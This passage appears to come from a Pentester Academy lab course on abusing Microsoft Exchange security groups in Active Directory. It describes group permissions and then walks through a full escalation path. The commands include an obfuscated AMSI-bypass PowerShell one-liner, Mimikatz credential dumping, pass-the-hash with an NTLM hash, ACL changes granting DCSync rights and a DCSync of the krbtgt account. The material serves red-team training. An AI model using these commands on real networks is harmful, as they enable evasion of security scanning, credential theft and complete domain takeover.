Enter-PSSession -ComputerName ops-dc -ConfigurationName microsoft.powershell64
```

EXCHANGE GROUPS

Exchange Groups

- MS Exchange installation changes the schema of the domain and also adds new groups.
- Groups like Exchange Servers, Exchange Trusted Subsystem and Exchange Windows Permissions have interesting permissions. The groups are added in a new container 'Microsoft Exchange Security Groups'
- Exchange servers are high value targets but are not as secure as domain controllers by default.
- We are not discussing the mailbox delegation related issues.

Exchange Groups

Group Name	Abusable Permissions	Members
Exchange Trusted Subsystem	<p>Can modify DACL of DNSAdmins* and other groups** which inherit DACL from domain object and are not protected by AdminSDHolder (Can set permissions like ability to add members etc.)</p> <p>Member of local administrators on exchange servers</p>	Computers on which Exchange Server is installed are member of this group (the Exchange Servers group is not a member)
Exchange Windows Permissions	<p>WriteDACL on domain object** (Can set permissions on the domain object which can be used for DCSync and more attacks)</p> <p>Can add members to DNSAdmins</p>	Exchange Trusted Subsystem
Organization management	<p>Has Full Control over Exchange Windows Permissions group</p> <p>Member of local administrators on exchange servers</p>	Default Domain Admin user


* Removed in Exchange 2019 CU2 - 'There is a deny ACE on the DNS admins group along with removing the right for Exchange to assign SPNs.' - <https://blogs.technet.microsoft.com/rmilne/2019/06/18/exchange-2019-cu2-released/>

** Removed in Exchange 2019 CU1 - <https://support.microsoft.com/en-us/help/4490059/using-shared-permissions-model-to-run-exchange-server>

Exchange Groups - Abuse

- The permissions which exchange groups and servers have on each other make for some very interesting attack paths.
- Let's address one of the longer paths.
- Assume that we have compromised a user called 'exchange manager' who is a member of the Organization Management group.
- We will work our way up from this user to domain compromise.

Exchange Groups - Abuse



Exchange Groups - Abuse

- Organization Management is a member of local admin on exchange server.
- We can login to the exchange server using exchangemanager user and extract credentials of the exchange server (us-exchange\$ in our example) or simply escalate to system to use the implicit credentials.
- Run the following as exchangemanager:

```
$usexchange = New-PSSession us-exchange
Enter-PSSession $usexchange
SET-Item ( 'v'+ 'aR' + 'IA' + 'b]E:1q2' + 'uZx' ) ( [TYPE] ( "{1}{0}" -f 'F', 'rE' ) ) ;
( Get-Variable ( "1Q2U" + "zX" ) -VAL ). "A`ss`Embly": "GET`TY`Pe" ( ( "{6}{3}{1}{4}{2}{0}{5}" -f 'Util', 'A', 'Amsi', '.Management.', 'utomation.', 's', 'System' ) )
). "g`etf`iEID" ( ( "{0}{2}{1}" -f 'amsi', 'd', 'InitFaile' ), ( "{2}{4}{0}{1}{3}" -f 'Stat', 'i', 'NonPubli', 'c', 'c', ' ) ). "SE`T`VaLUE" ( ${n`ULl}, ${t`RuE} )
exit
```

```
Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $usexchange
Enter-PSSession $usexchange
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'
```

Exchange Groups - Abuse

- By replaying credentials of us-exchange\$ or with SYSTEM on us-exchange, we can modify the ACL of the domain object (thanks to the nested group membership of Exchange Trusted Subsystem and Exchange Windows Permissions).

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:us-exchange$  
/domain:us.techcorp.local  
/ntlm:20a0e5d7c56dc75c9d2b4f3ac6c22543 /run:powershell.exe"'
```

```
Import-Module .\ADModule-  
master\Microsoft.ActiveDirectory.Management.dll
```

```
Import-Module .\ADModule-  
master\ActiveDirectory\ActiveDirectory.ps1
```

```
· .\RACE.ps1
```

```
Set-ADACL -SamAccountName us\studentuser1 -DistinguishedName  
'DC=techcorp,DC=local' -Server techcorp.local -Verbose
```

Exchange Groups - Abuse

- Also note that a large number of users authenticate to the exchange server when they access their mailbox. We can extract their credentials too!
- This is what makes exchange server a very critical server.
- We can use the same set of commands which we used extract credentials for us-exchange\$ to get credentials for all the users accessing their mailbox.

Exchange Abuse - Persistence using ACLs

- Exchange groups are not protected groups. It means their ACLs are not protected by AdminSDHolder and SDProp.
- We can modify the ACL of any exchange group once we have either the Organization Management or DA privileges.
- Use the below command on DC as DA to provide studentuser1 WriteDACL permissions on Exchange Windows Permissions group which, in turn, has WriteDACL permission on the domain object (or even forest root domain object depending on the installation).
`Set-DCPermissions -Method GroupDACL -DistinguishedName 'CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=techcorp,DC=local' -SAMAccountName us\studentuser1 -Verbose`
- Use the below command as studentuser1 to modify ACL on Exchange Windows Permissions and add WriteMember rights to studentuser1:
`Set-ADACL -SamAccountName us\studentuser1 -DistinguishedName 'CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=techcorp,DC=local' -GUIDRight WriteMember -Server techcorp.local -Verbose`

Exchange Abuse - Persistence using ACLs

- With membership of the Exchange Windows Permissions group, studentuser1 has WriteDACL permissions on the domain object. Let's add DCSync permissions.

```
Set-ADACL -SamAccountName us\studentuser1 -  
DistinguishedName 'DC=techcorp,DC=local' -GUIDRight  
DCSync -Server techcorp.local -Verbose
```

- Now we can run DCSync with Mimikatz on the attacker's machine:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:techcorp\krbtgt /domain:techcorp.local"'
```

Thank you

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil@pentesteracademy.com
- For our other courses, please visit <https://www.pentesteracademy.com/>
- For lab access/extension/support, please contact : gcbsupport@pentesteracademy.com